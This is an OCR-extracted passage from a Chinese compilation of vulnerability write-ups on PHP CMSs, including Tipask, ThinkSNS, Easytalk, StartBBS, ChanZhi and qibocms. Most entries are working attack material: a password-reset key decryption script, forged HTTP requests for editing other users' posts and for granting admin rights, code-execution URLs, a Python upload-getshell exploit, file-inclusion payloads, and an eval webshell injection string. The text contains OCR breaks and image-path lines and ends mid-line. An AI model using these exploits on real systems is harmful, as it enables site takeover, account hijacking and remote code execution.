
      for($i = 0; $i < 18; $i++)
     {
          $key .= $authstr[$i] ^ $plaintxt[$i];
     }
```

```
	return $key;
}
function strcode($string, $key) {
    $len = 18;
    $code = '';
    for ($i = 0; $i < strlen($string); $i++) {
        $k = $i % $len;
        $code .= $string[$i] ^ $key[$k];
    }
    $code = base64_encode($code);
    return $code;
}
?>
```

首先申请重置目标用户的密码



利用自己的注册用户的 cookie 解密 key：



当前登录用户 cookie 中的 auth 为 VjEFWAFbAwtXBlUDV1ZVCAEAUFkDBQFcVFcCUggCAlNVWg%3D%3D

然后进行解密：

```
F:\php>php.exe resetpwd.php 2 0-p0-p0-p VjEFWAFbAwtXBlUDV1ZVCAEAUFkDBQFcVFcCUggC
AlNVWg%3D%3D
--------------------------------------------------------
Tipask 2.0 authkey decrypt exploit
Author:ztz
Blog:http://ztz.fuzzexp.org/
--------------------------------------------------------

[+]Key: d82ab802de152bf9bb
```

获得 key 为 d82ab802de152bf9bb

然后输入想要重置的用户：

```
[+]Key: d82ab802de152bf9bb
[*]Input the username you want to reset: admin
[*]Encrypting...
[+]Reset password here: ?user/resetpass/BVxfCAw%3D
```

获得了重置密码的链接。

越权访问

ThinkSNS 水平权限问题

作者：Ano_Tom

看过之前乌云白帽子发的关于水平权限的问题，貌似很多。重新看了下，好多都没修复。发个没有重复的。测试版本：4.18 号官网下载的版本。

漏洞文件：

/thinksns/apps/weba/Lib/Action/GroupAction.class.php

说明，index 文件应该是 group 文件的完善更新版？

代码：

```
/**
     * 执行编辑帖子
     * @return void
     */
    //水平权限缺陷 02
    public function doPostEdit(){
        // echo 2;die;
        $checkContent = str_replace(' ', '',
$_POST['content']);
        $checkContent = str_replace('<br />', '',
$checkContent);
        $checkContent = str_replace('<p>', '',
$checkContent);
        $checkContent = str_replace('</p>', '',
$checkContent);
        $checkContents =
preg_replace('/<img(.*?)src=/i','img',$checkContent)
;
        $checkContents =
preg_replace('/<embed(.*?)src=/i','img',$checkConten
ts);
        if(strlen(t($_POST['title']))==0)
$this->error('帖子标题不能为空');
        if(strlen(t($checkContents))==0)
$this->error('帖子内容不能为空');
        preg_match_all('/./us', t($_POST['title']),
$match);
        if(count($match[0])>30){     //汉字和字母都为一个
字
            $this->error('帖子标题不能超过 30 个字');
        }
        $post_id = intval($_POST['post_id']);
        $data['title'] = t($_POST['title']);
        $data['content'] = h($_POST['content']);
```

```
        $res =
D('weiba_post')->where('post_id='.$post_id)->save($d
ata);//直接提交 post_id 即可编辑任意帖子，未进行权限认证
        if($res!==false){
            $post_detail =
D('weiba_post')->where('post_id='.$post_id)->find();
            if(intval($_POST['log'])==1){


D('log')->writeLog($post_detail['weiba_id'],$this->m
id,'编辑了帖子“<a
href="'.U('weiba/Index/postDetail',array('post_id'=>
$post_id)).'"
target="_blank">'.$post_detail['title'].'</a>”','pos
ts');
            }
            //同步到微博
            $feedInfo =
D('feed_data')->where('feed_id='.$post_detail['feed_
id'])->find();
            $datas =
unserialize($feedInfo['feed_data']);
            $datas['content'] = '【'.$data['title'].'】
'.getShort(t($checkContent),100).' ';
            $datas['body'] = $datas['content'];
            $data1['feed_data'] = serialize($datas);
            $data1['feed_content'] = $datas['content'];
            $feed_id =
D('feed_data')->where('feed_id='.$post_detail['feed_
id'])->save($data1);

model('Cache')->rm('fd_'.$post_detail['feed_id']);
            return $this->ajaxReturn($post_id, '编辑成功',
1);
        }else{
```

```
            $this->error('编辑失败');
        }
    }
```

其中 doPostEdit 操作未对权限认证，导致可以修改微吧里的任意帖子

起始状态如下



post_id=5 内容为 test02 的，post_id=4 内容为 test01 的

test02 修改自己的帖子，拦截 post 请求如下

```
POST ▇▇▇/thinksns/index.php?app=weiba&mod=Index&act=doPostEdit HTTP/1.1
Host: ▇▇▇
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: ▇▇▇/thinksns/index.php?app=weiba&mod=Index&act=postEdit&post_id=5
Content-Length: 369
Content-Type: multipart/form-data; boundary=---------------------------128501169121335
Cookie: PHPSESSID=akq039de04pjj1m5mp96me9pb5; T3_TSV3_LOGGED_USER=Ght4WQbI0iDrTZqHIste55bF5I%2BXb
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------128501169121335
Content-Disposition: form-data; name="post_id"

5
```


修改 test01 的帖子，即 post_id=4 如图

```
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------128501169121335
Content-Disposition: form-data; name="post_id"

4
-----------------------------128501169121335
Content-Disposition: form-data; name="title"

i am test02
-----------------------------128501169121335
```

\+ < >

response

raw headers hex

```
Pragma: no-cache
Content-Length: 55
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

{"status":1,"info":"\u7f16\u8f91\u6210\u529f","data":4}
```


结果为

ThinkSNS 首页 找人 频道 微吧 应用 搜微博/昵称/标签 test02 消息 帐号

微吧 首页 微吧 我的微吧 网络安全 搜微吧/帖子 搜索

全部 精华 发帖子

共有2个帖子 排序方式：回复时间 | 发帖时间

i am test02 0

test02 / 4分钟前发布 test02 / 4分钟前

i am test02 0

test01 / 6分钟前发布 test01 / 6分钟前

网络安全
粉丝数：2
帖子数：-3
+关注

微吧简介

网络安全

公告

Easytalk 垂直权限问题

作者：Ano_Tom

Easytalk 处理用户数据的时候未足够过滤，导致可以进行权限提升

晚上习惯性的打开代码分析分析函数，看到了这样一处

漏洞文件:

/Easytalk/Home/Lib/Action/GuideAction.class.php

```
//保存设置,注册用户时候，向导保存设置
    public function doset() {
        $user=M('Users');
                  $userdata=$_POST["user"];//获取用户提交
的所有数据
        // ok，此处的用户 userdata 数据是来自 post 的，而并未过
滤一些敏感字段
        $userdata["nickname"]=
daddslashes(strip_tags(trim($userdata["nickname"])))
;

         $userdata['provinceid']=intval($userdata['pro
vinceid']);

         $userdata['cityid']=intval($userdata['cityid']
);
        $userdata['user_info']=
daddslashes(trim(htmlspecialchars($userdata['user_in
fo'])));
        // 过滤 nickname

if(!preg_match('/^[0-9a-zA-Z\xe0-\xef\x80-\xbf._-]+$
/i',$userdata['nickname'])) {
```

```
                    setcookie('setok',
json_encode(array('lang'=>L('setting2'),'ico'=>2)),0,
'/');
            header('location:'.SITE_URL.'/?m=guide');
            exit;
        }

        if (!$userdata['nickname']
|| !$userdata['provinceid'] || !$userdata['cityid']) {
                    setcookie('setok',
json_encode(array('lang'=>L('setting1'),'ico'=>2)),0,
'/');
            header('location:'.SITE_URL.'/?m=guide');
            exit;
        }
                  //昵称检测
        if ($userdata['nickname'] &&
$userdata['nickname']!=$this->my['nickname']) {
            if (StrLenW($userdata['nickname'])<=12 &&
StrLenW($userdata['nickname'])>=3) {

$newnickname=$user->where("nickname='$userdata[nickn
ame]'")->find();
                if ($newnickname) {
                    setcookie('setok',
json_encode(array('lang'=>L('setting4'),'ico'=>2)),0,
'/');

header('location:'.SITE_URL.'/?m=guide');
                    exit;
                }
            } else {
```

```
                setcookie('setok',
json_encode(array('lang'=>L('setting2'),'ico'=>2)),0,
'/');

header('location:'.SITE_URL.'/?m=guide');
                exit;
            }
        }
        // var_dump($userdata);die;

$user->where("user_id='".$this->my['user_id']."'")->
data($userdata)->save();


header('location:'.SITE_URL.'/?m=guide&a=followtopic
');
    }
```

漏洞代码,

$userdata=$_POST["user"];//获取用户提交的所有数据，然后进行了一些常规的检测之后，就执行了 $user->where("user_id='".$this->my['user_id']."'")->data($userdata)->save();存入数据库了。

这样写的问题是，用户可以自己添加别的字段，而因为此 cms 管理员表跟普通用户表又在一个表里，（区分的标志是 isadmin 字段）因而可以造成权限提升

注册普通用户，然后来到设置向导里，拦截发送的请求



增加字段 user%5Bisadmin%5D=1 即可



	user_head	user_auth	auth_info	mailadres	provinceid	cityid	blogurl	qq	msn	signupdate	user_gender	user_info	isadmin
408febb082		1	网站管理员		0	0				1396800096	NULL		1
a4b022aac9		0			1	38				1396800124	0		0
42fb58a32e		0			17	262				1396800163	0		0
5654772c61	20140407/204339_small.lock?v=1396874619	0			0	0				1396874468	NULL		0
efd28c0669	20140410/191354_small.lock?v=1397128434	0			0	0				1397128324	NULL		0
ae42817102		0		test08@qq.com	17	38				1397664596	1		1

代码执行

初刻 Crucco 主站任意代码执行

作者：kelon

http://www.crucco.com/huodongye.php?pn=zucefangsi

在这里我们发现 pn 的值没有指定，可以任意提交，我们推断应该程序员写成以下代码

```
$smarty->display($_GET['p']);
```

我们找到 ecshop 中的 display 方法 发现里面用了 eval

```
function _eval($content)
   {
       ob_start();
       eval('?' . '>' . trim($content));
       $content = ob_get_contents();
       ob_end_clean();

       return $content;
   }
```

我们提交以下 url:

http://www.crucco.com/huodongye.php?pn=str:%3C?php%20phpinfo%28%29;//

会发现可爱的 phpinfo 出来了

青云客 CMS 前台任意代码执行

作者：c26

```
api.php
```

```
<?php
ini_set("max_execution_time","1800");
include('include/config.php');
include('include/function.php');
include('include/class_mysql.php');
nocache();
$tcz=array(
'log'=>arg('log','all','url')
);
$db=new mysql();
switch($tcz['log']){
        ...
        case 'feedback_upload':
                @$webdomain=$_SERVER['SERVER_NAME'];        $websit
                echo $website['webid'];
                if(!$website){
                        die('error');
                        exit;
                        }
                if($_FILES["file"]["error"]>0){
                        echo '<script
type="text/javascript">parent.PZ.sendfeedback_upload
({log:"success",msg:"error1"});</script>';
                        exit;
                }else{

        $fsize=$_FILES['file']['size']/1024;
```

```
                        if($fsize>5120){
                                echo '<script
type="text/javascript">parent.PZ.sendfeedback_upload
({log:"success",msg:"error2"});</script>';
                                exit;
                                }
                        // 获取扩展名

        $typename=strtolower(pathinfo($_FILES['file']
['name'],PATHINFO_EXTENSION));
                        // 组合文件名

        $filename=date('dHis').'_'.randomkeys(6).'.'.
$typename;
                        // 组合路径
        $path=setup_upfolder.$website['webid'].'/'.se
tup_uptemp.$filename;
                        // shell
        move_uploaded_file($_FILES['file']['tmp_name']
,$path);
                        echo '<script
type="text/javascript">parent.PZ.sendfeedback_upload
({log:"success",file:"'.$filename.'"});</script>';
                        }

        break;
        default:
                $url=$_SERVER["QUERY_STRING"];
                if($url!=''){

        $url=preg_replace('/^\//','',$url);
                        gotourl($url);
                        }
        break;
```

```
        }
?>
```

前面直接引入了配置文件、方法封装、操作类文件，没有做其他验证，跟进查看 arg

```
function
arg($aname='log',$gtype='post',$atype='string',$len=
0){
$val='';
switch($gtype){
        case "get":
                @$val=$_GET[$aname];
        break;
        case "post":
                @$val=$_POST[$aname];
        break;
        case "all":
                @$val=$_GET[$aname];
                if($val=='')@$val=$_POST[$aname];
        break;
        }
switch($atype){
        case 'int':
                if($val=='')$val='0';
                $val=sprintf('%.0f',$val);
        break;
        case 'num':
                $val=floatval($val);
                if($val<1)$val=1;
        break;
        case 'url':
                $val=trim($val);
                StopAttack($aname,$val,$gtype);
                $val=urldecode($val);
```

```
        break;
        case 'txt':
                $val=trim($val);
                StopAttack($aname,$val,$gtype);
                $val=urldecode($val);
                $val=htmlspecialchars($val);
        break;
        case 'rate':
                $val=urldecode($val);
                if($val=='')$val=0;
                $val=(float)$val;
                $val=sprintf('%.4f',$val);
        break;
        case 'decimal':
                $val=urldecode($val);
                if($val=='')$val=0;
                $val=(float)$val;

        $val=sprintf('%.'.goif($len,$len,2).'f',$val)
;
        break;
        case 'none':
        break;
        default:
                StopAttack($aname,$val,$gtype);
                $val=htmlspecialchars($val);
        break;
        }
return $val;
}
```

根据构造表单

```
<form
action="http://**.**.**.**/api.php?log=feedback_uplo
ad" method="post" enctype="multipart/form-data">
<input type="file" name="file"><br><br>
<input type="submit" value="upload">
</form>
```

Response:

```
<script
type="text/javascript">parent.PZ.sendfeedback_upload
({log:"success",file:"22170707_shhxyo.php"});</scrip
t>
```

附上 Exploit:

```
#!/usr/bin/env python
#coding=utf-8
import requests
import re

def getshell(host):
        if not host.startswith('http://') and not
host.startswith('https://'):
                url = 'http://' + host
        else:
                url = host
        files = {'file': ('x.php',
open('e:\\ma\\php\\phpinfo.txt', 'rb'), 'image/png')}
        req = requests.post(url +
'/api.php?log=feedback_upload', files = files)
        match = re.search(r'(\d{5}).*file:"(.*\.php)"',
req.content)
        if match.group(1) and match.group(2):
```

```
                shell = '%s/upload/%s/temp/%s'%(url, match.group(1), match.group(2))
                req = requests.get(shell)
                if req.status_code == 200:
                        print shell
        else:
                print match.group()
if __name__ == '__main__':
        getshell('http://**.**.**.**/')
```

getshell

ThinkSNS getshell

作者：猪头子

\apps\public\Lib\Action\CommentAction.class.php reply 函数

```
public function reply() {
```

```
        $var = $_GET;
        $var['initNums'] =
model('Xdata')->getConfig('weibo_nums', 'feed');
        $var['commentInfo'] =
model('Comment')->getCommentInfo($var['comment_id'],
false);
        $var['canrepost']  =
$var['commentInfo']['table'] == 'feed'  ? 1 : 0;
        $var['cancomment'] = 1;
        // 获取原作者信息
        $rowData =
model('Feed')->get(intval($var['commentInfo']['row_i
d']));
        $appRowData =
model('Feed')->get($rowData['app_row_id']);
        $var['user_info'] = $appRowData['user_info'];
        // 微博类型
        $var['feedtype'] = $rowData['type'];
        // $var['cancomment_old'] =
($var['commentInfo']['uid'] !=
$var['commentInfo']['app_uid'] &&
$var['commentInfo']['app_uid'] != $this->uid) ? 1 : 0;
        $var['initHtml'] =
L('PUBLIC_STREAM_REPLY').'@'.$var['commentInfo']['us
er_info']['uname'].'：';        // 回复

        $this->assign($var);
        $this->display();
    }
```

不管中间过程，$var 被赋值被$_GET，并在最后进入了 assign 函数

\core\OpenSociax\Action.class.php assign

```
public function assign($name,$value='') {
```

```
        if(is_array($name)) {
            $this->tVar   =
array_merge($this->tVar,$name);
        }elseif(is_object($name)){
            foreach($name as $key =>$val)
                $this->tVar[$key] = $val;
        }else {
            $this->tVar[$name] = $value;
        }
    }
```

assign 其实就是给模板变量赋值，也就是说我们的$_GET 最后进入了模板变量中。

然后回到一开始的 reply 函数，可以看到在最后调用了 display：
\core\OpenSociax\functions.inc.php display 函数

```
// 输出模版
function
display($templateFile='',$tvar=array(),$charset='UTF
8',$contentType='text/html') {

fetch($templateFile,$tvar,$charset,$contentType,true)
;
}
```

fetch 找到相应的模板并和我们提交的变量结合编译之：
\core\OpenSociax\Action.class.php fetch 函数

```
protected function
fetch($templateFile='',$charset='utf-8',$contentType
='text/html',$display=false) {
```

```
        $this->assign('appCssList',$this->appCssList);
        $this->assign('langJsList',
$this->langJsList);
        Addons::hook('core_display_tpl',
array('tpl'=>$templateFile,'vars'=>$this->tVar,'char
set'=>$charset,'contentType'=>$contentType,'display'
=>$display));
        return fetch($templateFile, $this->tVar,
$charset, $contentType, $display);
    }
```

把请求转发给真正的 fetch 函数：

\core\OpenSociax\functions.inc.php

```
function
fetch($templateFile='',$tvar=array(),$charset='utf-8
',$contentType='text/html',$display=false) {
    //注入全局变量 ts
    global  $ts;
    $tvar['ts'] = $ts;
    //$GLOBALS['_viewStartTime'] = microtime(TRUE);
    if(null===$templateFile)
        // 使用 null 参数作为模版名直接返回不做任何输出
        return ;
    if(empty($charset))  $charset =
C('DEFAULT_CHARSET');
    // 网页字符编码
    header("Content-Type:".$contentType.";
charset=".$charset);
    header("Cache-control: private");  //支持页面回跳
    //页面缓存
    ob_start();
    ob_implicit_flush(0);
```

```
    // 模版名为空.
    if(''==$templateFile){
        $templateFile   =
APP_TPL_PATH.'/'.MODULE_NAME.'/'.ACTION_NAME.'.html'
;
    // 模版名为 ACTION_NAME
    }elseif(file_exists(APP_TPL_PATH.'/'.MODULE_NAME.
'/'.$templateFile.'.html')) {
        $templateFile   =
APP_TPL_PATH.'/'.MODULE_NAME.'/'.$templateFile.'.htm
l';

    // 模版是绝对路径
    }elseif(file_exists($templateFile)){
    // 模版不存在
    }else{

throw_exception(L('_TEMPLATE_NOT_EXIST_').'['.$templ
ateFile.']');
    }
    //模版缓存文件
    $templateCacheFile  =
C('TMPL_CACHE_PATH').'/'.APP_NAME.'_'.tsmd5($templat
eFile).'.php';
    //载入模版缓存
    if(!$ts['_debug'] &&
file_exists($templateCacheFile)) {
    //if(1==2){ //TODO  开发
        extract($tvar, EXTR_OVERWRITE); //exploit!
        //var_dump($_SESSION);
        //载入模版缓存文件
        include $templateCacheFile; //getshell here!
    //重新编译
    }else{
```

```
tshook('tpl_compile',array('templateFile',$templateFile));
        // 缓存无效 重新编译
        tsload(CORE_LIB_PATH.'/Template.class.php');
        tsload(CORE_LIB_PATH.'/TagLib.class.php');

tsload(CORE_LIB_PATH.'/TagLib/TagLibCx.class.php');
        $tpl    =   Template::getInstance();
        // 编译并加载模板文件

$tpl->load($templateFile,$tvar,$charset);//getshell here!
    }
    ... ...
}
```

分析下这个函数的逻辑：

首先判断模板文件是否存在，不存在则尝试加载默认模板文件，如果加载失败就异常退出

其次如果模板文件存在，那么该文件是否缓存过，如果缓存过，那么直接 include 缓存文件，在 include 前使用 extract 对模板变量赋值

如果模板没有缓存，是第一次被调用，那么就编译模板文件并加载它

在使用缓存的时候程序用 extract 对变量进行赋值，可以看到第二个参数，EXTR_OVERWIRTE，表示如果某变量已经存在，那么就覆盖这个变量。

下面看看非缓存情况下的处理：

\core\OpenSociax\Template.class.php load 函数

```
// 加载模板
    public function
load($templateFile,$templateVar,$charset) {
        $this->tVar = $templateVar;
        $templateCacheFile  =
$this->loadTemplate($templateFile);
        // 模板阵列变量分解成为独立变量
        extract($templateVar, EXTR_OVERWRITE);
        //载入模版缓存文件
        include $templateCacheFile;
    }
```

与缓存情况下相同，也是调用 extract 来覆盖变量，由于第二个参数的使用，因此如果模板变量可控的话，我们可以覆盖任意变量。

可以覆盖$templateCacheFile 变量，这样变量覆盖就变成了任意文件包含，并可 getshell.

上传一个 jpg，然后 include 之：

```
http://www.evil.com/thinksns/index.php?app=public&mod=Comment&act=reply&templateCacheFile=/data/upload/2013/1124/21/529201912a998.jpg
```

Enable Post data　Enable Referrer

PHP Version 5.3.13

System	
Build Date	May 8 2012 18:48:39
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet" "--with-mcrypt=static" "--disable-st

在 allow_url_include 为 on 下可以这样 getshell：

```
http://**.**.**.**/thinksns/index.php?app=public&mod
=Comment&act=reply&templateCacheFile=data:text/plain;
base64,PD9waHAgcGhwaW5mbygpOz8%2b
```

开源轻论坛 StartBBS 前台 getshell

作者：phith0n

心血来潮读读代码。StartBBS 界面挺清爽的，体积也小。下载下来安装。

安装好后发现根目录下多了一个 install.lock，一般的 cms 为了防止被重安装就会在目录下生成一个类似的文件，下次有人再访问安装脚本的时候，脚本会检测，如果目录下有这个文件就提示"请删除后再安装"。

原本应该是没有任何问题的。但我们来到安装脚本，/app/controllers/install.php 中，查看它是怎么处理的：

```
class Install extends Install_Controller
{
        function __construct ()
        {
                parent::__construct();
                $this->load->library('myclass');
                $file=FCPATH.'install.lock';
                if (file_exists($file)){
```

```
        $this->myclass->notice('alert("系统已安装过
");window.location.href="'.site_url().'";');
                }
        }
```

看到这里我就笑了。构造函数里检查是否存在 install.lock，然后用 javascript 的方式告诉用户"系统已安装过"，然后跳转。但是这个脚本根本还没有结束嘛，这个类里的函数都可以运行，并不因为返回了一个 window.location.href 就停止运行。
（this->myclass->notice()中也没有停止运行的代码）

然后，在往下翻，就能看到安装的函数：

```
public function step($step)
        {
                $data['step']=$step;
                if($step==1 || $step==2){
                        $data['permission'] =
$this->_checkFileRight();

        $this->load->view('install',$data);
                }
                if($step==3){
                        $this->_install_do();
                }
        }
        function _install_do()
        {
                $data['step']=3;
                if($_POST){
                                $dbhost =
$this->input->post('dbhost');
                                $dbport =
$this->input->post('dbport');
```

```
                              $dbname =
$this->input->post('dbname');
                              $dbuser =
$this->input->post('dbuser');
                              $dbpwd =
$this->input->post('dbpwd')?$this->input->post('dbpw
d'):'';
                              $dbprefix =
$this->input->post('dbprefix');
                              $userid =
$this->input->post('admin');
                              $pwd =
md5($this->input->post('pwd'));
                              $email =
$this->input->post('email');
                              $sub_folder =
'/'.$this->input->post('base_url').'/';
                              $conn =
mysql_connect($dbhost.':'.$dbport,$dbuser,$dbpwd);
                              if (!$conn) {
                                      die('无法连接到数
据库服务器，请检查用户名和密码是否正确');
                              }

        if($this->input->post('creatdb')){

        if(!@mysql_query('CREATE DATABASE IF NOT EXISTS
'.$dbname)){
                                              die('指
定的数据库('.$dbname.')系统尝试创建失败，请通过其他方式建立数
据库');
                                      }
                              }
```

```
        if(!mysql_select_db($dbname,$conn)){
                                        die($dbname.'数据库不存在，请创建或检查数据名.');
                                }
                                        $sql = 
file_get_contents(FCPATH.'app/config/startbbs.sql');
                                        $sql = 
str_replace("sb_",$dbprefix,$sql);
                                        $explode = 
explode(";",$sql);

        $data['msg1']="创建表".$dbname."成功，请稍后……<br/>";
                                        foreach 
($explode as $key=>$value){

        if(!empty($value)){

        if(trim($value)){
                                                        mysql_query($va
                                                }
                                        }
                                        }
                                        $password = 
$pwd;

        $ip=$this->myclass->get_ip();
                                        $insert= 
"INSERT INTO ".$dbprefix."users 
(group_type,gid,is_active,username,password,email,regtime,ip) VALUES 
('0','1','1','".$userid."','".$password."','".$email."','".time()."','".$ip."')";
```

```
        mysql_query($insert);

        mysql_close($conn);

        $data['msg2']="安装完成，正在保存配置文件，请稍后……";
                                                 $dbconfig =
"<?php  if ( ! defined('BASEPATH')) exit('No direct
script access allowed');\n"

        ."\$active_group = 'default';\n"

        ."\$active_record = TRUE;\n"

        ."\$db['default']['hostname'] =
'".$dbhost."';\n"

        ."\$db['default']['port'] = '".$dbport."';\n"

        ."\$db['default']['username'] =
'".$dbuser."';\n"

        ."\$db['default']['password'] =
'".$dbpwd."';\n"

        ."\$db['default']['database'] =
'".$dbname."';\n"

        ."\$db['default']['dbdriver'] = 'mysql';\n"

        ."\$db['default']['dbprefix'] =
'".$dbprefix."';\n"
```

```
        ."\$db['default']['pconnect'] = TRUE;\n"

        ."\$db['default']['db_debug'] = TRUE;\n"

        ."\$db['default']['cache_on'] = FALSE;\n"

        ."\$db['default']['cachedir'] =
'app/cache';\n"

        ."\$db['default']['char_set'] = 'utf8';\n"

        ."\$db['default']['dbcollat'] =
'utf8_general_ci';\n"

        ."\$db['default']['swap_pre'] = '';\n"

        ."\$db['default']['autoinit'] = TRUE;\n"

        ."\$db['default']['stricton'] = FALSE;";
                                        $file =
FCPATH.'/app/config/database.php';

        file_put_contents($file,$dbconfig);

                                        //保存 config 文
件

        if($sub_folder){

        $this->config->update('myconfig','sub_folder',
$sub_folder);
                                        }
```

```
        $encryption_key = md5(uniqid());

        if($encryption_key){

        $this->config->update('myconfig','encryption_
key', $encryption_key);
                                        }

        $data['msg3']="保存配置文件完成！";

        touch(FCPATH.'install.lock');

        $data['msg4']="创建锁定安装文件 install.lock 成功
";

        $data['msg5']="安装 startbbs 成功！";
                }
                $this->load->view('install',$data);

        }
```

当 step 函数的参数为 3 时，就执行安装函数_install_do()，这个函数里初始化了数据库，并把数据库配置文件写入了"/app/config/database.php"。于是，我们可以构造一下数据包直接把一句话写入到这个配置文件里。

我们看到，这个函数接收了许多 post 数据：

```
$dbhost = $this->input->post('dbhost');
$dbport = $this->input->post('dbport');
$dbname = $this->input->post('dbname');
$dbuser = $this->input->post('dbuser');
```

```
$dbpwd =
$this->input->post('dbpwd')?$this->input->post('dbpwd'):'';
$dbprefix = $this->input->post('dbprefix');
$userid = $this->input->post('admin');
$pwd = md5($this->input->post('pwd'));
$email = $this->input->post('email');
$sub_folder = '/'.$this->input->post('base_url').'/';
```

其中 dbhost、dbport、dbname、dbuser、dbpwd 都不能随便乱写，乱写的话安装就会出错，而 userid、pwd、email、sub_folder 都是写入数据库的，不写入配置文件。所以就剩下 dbprefix 了，所以我们可以这样构造这个字段：

```
dbprefix=sb_';@eval ($_POST[101]);$xxx='
```

蝉知企业门户系统 v2.5 前台 getshell

作者：roker

module/file/control.php

```
public function ajaxUpload($uid)
    {
        $file = $this->file->getUpload('imgFile');
        $file = $file[0];
        if($file)
        {
            if(!$this->file->checkSavePath())
$this->send(array('error' => 1, 'message' =>
$this->lang->file->errorUnwritable));
```

```
            move_uploaded_file($file['tmpname'],
$this->file->savePath . $file['pathname']);
            if(in_array(strtolower($file['extension']),
$this->config->file->imageExtensions) !== false)
            {

$this->file->compressImage($this->file->savePath .
$file['pathname']);
                $imageSize =
$this->file->getImageSize($this->file->savePath .
$file['pathname']);
                $file['width']  = $imageSize['width'];
                $file['height'] = $imageSize['height'];
            }
            $url =  $this->file->webPath .
$file['pathname'];
            $file['addedBy']   =
$this->app->user->account;
            $file['addedDate'] = helper::now();
            $file['editor']    = 1;
            unset($file['tmpname']);

$this->dao->insert(TABLE_FILE)->data($file)->exec();
            $_SESSION['album'][$uid][] =
$this->dao->lastInsertID();
            die(json_encode(array('error' => 0, 'url' =>
$url)));
        }
    }
```

这个上传文件的

跟到

```
public function getUpload($htmlTagName = 'files')
    {
        $files = array();
        if(!isset($_FILES[$htmlTagName])) return
$files;
        /* The tag if an array. */
        if(is_array($_FILES[$htmlTagName]['name']))
        {
            extract($_FILES[$htmlTagName]);
            foreach($name as $id => $filename)
            {
                if(empty($filename)) continue;
                $file['extension'] =
$this->getExtension($filename);
```

继续跟进 getExtension 函数


```
public function getExtension($filename)
    {
        $extension = pathinfo($filename,
PATHINFO_EXTENSION);
        if(empty($extension)) return 'txt';
        if(strpos($this->config->file->dangers,
strtolower($extension)) !== false) return 'txt';
        return $extension;
    }
```

dangers 的值是

```
$config->file->dangers = 'php,jsp,py,rb,asp,'; //
Dangerous file types.
```

if(strpos($this->config->file->dangers, strtolower($extension))
 !== false) return 'txt'

这句话逻辑有点问题，应该把 strpos 的两个参数位置替换下，
例如 我提交 a.php+空格的话 就能 绕过了





qibocms 分类系统最新版 前台无限制 Getshell

作者：雨

首先来看一下 inc/common.inc.php 中

```
isset($page) && $page = intval($page);
isset($id) && $id = intval($id);
```

```
isset($fup) && $aid = intval($fup);
isset($aid) && $aid = intval($aid);
isset($rid) && $rid = intval($rid);
isset($fid) && $fid = intval($fid);
isset($cid) && $cid = intval($cid);
isset($cityid) && $cityid = intval($cityid);
```

可以看到 city_id 在全局文件中被 intval 了。

再看到 search.php 中

```
$postdb[city_id]       &&      $city_id        =       $postdb[city_id
$postdb[street_id]     &&      $street_id      =       $postdb[street_
